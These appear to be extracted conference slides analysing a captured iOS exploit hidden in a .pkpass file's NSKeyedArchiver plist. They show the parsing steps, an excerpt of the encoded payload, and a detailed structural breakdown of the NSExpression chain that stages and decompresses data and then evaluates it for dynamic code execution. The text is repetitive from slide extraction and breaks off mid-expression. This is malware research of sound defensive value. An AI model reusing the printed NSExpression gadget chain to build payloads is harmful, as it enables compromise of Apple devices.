
Simple NSKeyedArchiver




Simple NSKeyedArchiver



Simple NSKeyedArchiver



Simple NSKeyedArchiver



Time for some Python Magic

Python Magic

- 1 Import your favourite NSKeyedArchiver Lib e.g. `plistlib.py`
- 2 Read / Understand the Code.
- 3 Set some Breakpoints if needed. 😊
- 4 Replace Array / Objects / Dictionaries with their Top Level Keys
- 5 Print the result
- 6 

Are we better off?

```
>- cat logo.plist_root.txt | less
```

```
>- Parsing Object Ref: 0
-> Dictionary:
->-> Keys
(1, 2, 1, 3, 1, 1, 4, 1, 5, 1, 1, 6)
->-> Keys
(7, 8, 130, 166, 227, 207, 242, 130, 166, 227, 207, 242)
Parsing Object Ref: 1
-> String: SWxJ
Parsing Object Ref: 2
-> String: SRYR
Parsing Object Ref: 3
-> String: SHVN
Parsing Object Ref: 4
-> String: S69O
Parsing Object Ref: 5
-> String: S94R
* ... *
```

Are we better off?

```
>- cat logo.plist_root.txt
```

**Yes! We are down to 264
individual objects**

Some interesting ones...

🔍 Object Ref: 8

```
(  
9,  
10,*...*,10,  
11 (x15),  
10, *...*, 10,  
11 (x15),  
10, *...*, 10,  
11 (x15),  
10,*...*,  
11 (x15),  
10,*...*10,  
12, 13, 14, 15, 16, 17, 18, 19, 20, 21, 22, 23, 24, 25, 26, 27, 28, 29, 30, 31, 32, 33, 34, 35, 36, 37, 38, 39, 40, 41, 42, 43,  
44, 45, 46, 47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 59, 60, 61, 62, 63, 64, 65, 66, 67, 68, 69, 70, 71, 72, 73, 74, 75,  
76, 77, 78, 79, 80, 81, 82, 83, 84, 85, 86, 87, 88, 89, 90, 91, 92, 93, 94, 95, 96, 97, 98, 99, 100, 101, 102, 103, 104, 105,  
106, 107, 108, 109, 110, 111, 112, 113, 114, 115, 116, 117, 118, 119, 120, 121, 122, 123, 124, 125, 126, 127, 128, 129  
)
```

Some interesting ones...

 Object Ref: 11

-> Data:

*

```
{FUNCTION(FUNCTION(FUNCTION(CAST('NSThread', 'Class'), 'currentThread'), 'threadDictionary'), 'setObject:forKey:',  
FUNCTION({'eJwtlTWy7UASRBckQ0ymmPGKPTExa/Xz5s8YJ7oio63MjKou8fWCjUQpr8CeRC/8wxol1qgg1hv/  
M7Lyyk2GlV3b1Jlnld5kxQ27msxE1aF07gO1uagD9h0emvODEJomOGjV7x0EB0OCo8MuUQW/  
mkKoxcjfdO5Z3042k2TMaDFmE0meIEVDUS/5xi/pSG9X/  
ZtR83VjaJwHKclhqYoyhxjfV23rvcTOJFtaIWQtrXWoMVtRmx+oGnuGgyTPNTISNRIUdTIQfjheIJM3Zbh6k8g0k5QpF9dUxr  
DOUeCq6wsOknHKUkrKUnHGiTzUz5udFvTcFs9d1t7/  
xg2AYw8sMzcM5weNniproGpXXY0QRwxN3znxZGrw2cO47Za8HkdMVMtGXqpOxVtL+xg+ALRpVlbkZNYPirnNclovd9AR  
C0tMvMxHdrO6vO7cBFgJVX5iqHjiyQ56zpwhNsT7jcBx14SYHFW1d7xihDBDNQ9BqMAVFpJ5DYNddLwyQAoSD7DsZvi  
ErXgwwECI2xrlnZoYr9Adg5NMT7fKQjLqClqZrcATxV+UvNMth283C97uB4h2yWIXJvgQ9kaUFIHsS7daVtVbeHBaVLTmA  
QqAvWsg5Y3APYEPn5Gi4Shtz3Jq//zcVliJfrGVN3VQwi8s1Q37/uwEle/fkbm7BGe+N2hesZvk/NeNpbjHI4tcbwPLHGRCI/  
WtwJ+GRqAzDYL1YSPiVxqPffhxf+BJIG6wS0g/5feaf9ptWKq1TMFnP3tXZqp/goPIEOz5/  
LRu4jwqFFRQEgw0im6iaw2+9kQmNXjn0tZuWfhIEzpOcrbssLZs
```

*

Thats our payload!

Some interesting ones...

🔍 Object Ref: 182

AA

* ... *

AA

🔍 Object Ref: 254

AAAAAAAAAAAAAAAAAAAAA

* ... *


AAAAAAAAAAAAAAAAAAAAA

🔍 Object Ref: 259

-> Array:

(260, 11, 11, 11, 11, 11, 11, 11, 11, 11)

Mentioning of Payload 11



Lets inspect that payload!

The Payload

1 MB of Binary Data

Binary Stuff
Binary + Strings
NSExpression
Binary + Strings
\x00 *...* \x00

Whats does this do?
Whats does this do?
Whats does this do?
Whats does this do?
Whats does this do?

Binary Stuff
Binary + Strings
NSExpression
Binary + Strings
\x00 *...* \x00

The Payload

1 MB of Binary Data

Binary Stuff

Whats does this do?

Binary + Strings

Whats does this do?

NSExpression

Whats does this do?

Binary + Strings

Whats does this do?

\x00 *...* \x00

Whats does this do?

Binary Stuff

Binary + Strings


NSExpression

Binary + Strings

\x00 *...* \x00

Uncovering Payload

e.pkpass



Whats an NSExpression?

FUNCTION(Receiver, SelectorName, Arguments,...)



<https://developer.apple.com/documentation/foundation/nsexpression>


FUNCTION(@"/Developer/Tools/otest", @"lastPathComponent")



<https://developer.apple.com/documentation/foundation/nsexpression>

NS Expression Links

Code Colorist



See No Eval: Runtime Dynamic Code Execution in Objective-C

<https://codecolor.ist/2021/01/16/see-no-eval-runtime-code-execution-objc/>


Google Project 0 (Ian Beer & Samuel Groß)



FORCEDENTRY: Sandbox Escape

<https://googleprojectzero.blogspot.com/2022/03/forcedentry-sandbox-escape.html>


Austin Emmet



BlackHat USA 2023 - Apple's Predicament: NSPredicate Exploits on iOS and macOS

<https://www.youtube.com/watch?v=jZj8EEBp8xE>

Ian Beer



OBTsV6 - Escaping the Safari Sandbox in iOS 16

https://objectivebythesea.org/v6/talks.html#Speaker_12

Why is this still possible? 😱

Structure of the NSExpression Payload

```

{FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSThread', 'Class'), 'currentThread'
                ), 'threadDictionary'
            ), 'setObject:forKey:',
        FUNCTION({ PAYLOAD-CS },'componentsJoinedByString:')."").aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'cs')

FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSThread', 'Class'), 'currentThread'
                ), 'threadDictionary'
            ), 'setObject:forKey:',
        FUNCTION({ PAYLOAD-C }, 'componentsJoinedByString: ', "").aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'c')

FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSThread', 'Class'), 'currentThread'
                ), 'threadDictionary'
            ), 'setObject:forKey:',
        FUNCTION({ PAYLOAD-X }).aaf_toBase64DecodedData._CUTDecompressData.base64Encoding.aaf_toBase64DecodedString, 'x')

FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSKeyPathExpression','Class'),'superclass'
                ),'expressionWithFormat:',
            FUNCTION(
                CAST('NSString','Class'),'stringWithUTF8String:',
                    FUNCTION(
                        FUNCTION(
                            FUNCTION(
                                CAST('NSData','Class'),'alloc'
                                    ),'initWithBase64Encoding:',
                                    FUNCTION({PAYLOAD}, 'componentsJoinedByString: ')
                                ),'decompressedDataUsingAlgorithm:error:',
                                    FUNCTION(3,'intValue'),nil
                            ),'bytes'
                        )
                    )
                ),nil
            )
        ),'expressionValueWithObject:context:',1604569098483335023,nil
    )

} == 1
)

```

Payload-CS

1

2

Payload-C

1..

..3

Payload-X

1..

.41

Payload

1..

.5

Structure of the NSExpression Payload

```

FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSThread', 'Class'), 'currentThread'
                ), 'threadDictionary'
            ), 'setObject:forKey:',
            FUNCTION({ PAYLOAD-CS },'componentsJoinedByString:')."AAF_toBase64DecodedData._CUTDecompressData.base64Encoding.AAF_toBase64DecodedString, 'cs')

FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSThread', 'Class'), 'currentThread'
                ), 'threadDictionary'
            ), 'setObject:forKey:',
            FUNCTION({ PAYLOAD-C }, 'componentsJoinedByString: ', ".AAF_toBase64DecodedData._CUTDecompressData.base64Encoding.AAF_toBase64DecodedString, 'c')

FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSThread', 'Class'), 'currentThread'
                ), 'threadDictionary'
            ), 'setObject:forKey:',
            FUNCTION({ PAYLOAD-X }.AAF_toBase64DecodedData._CUTDecompressData.base64Encoding.AAF_toBase64DecodedString, 'x')

FUNCTION(
    FUNCTION(
        FUNCTION(
            CAST('NSKeyPathExpression','Class'),'superclass'
                ),'expressionWithFormat:',
                FUNCTION(
                    CAST('NSString','Class'),'stringWithUTF8String:',
                    FUNCTION(
                        FUNCTION(
                            FUNCTION(
                                CAST('NSData','Class'),'alloc'
                                    ),'initWithBase64Encoding:',
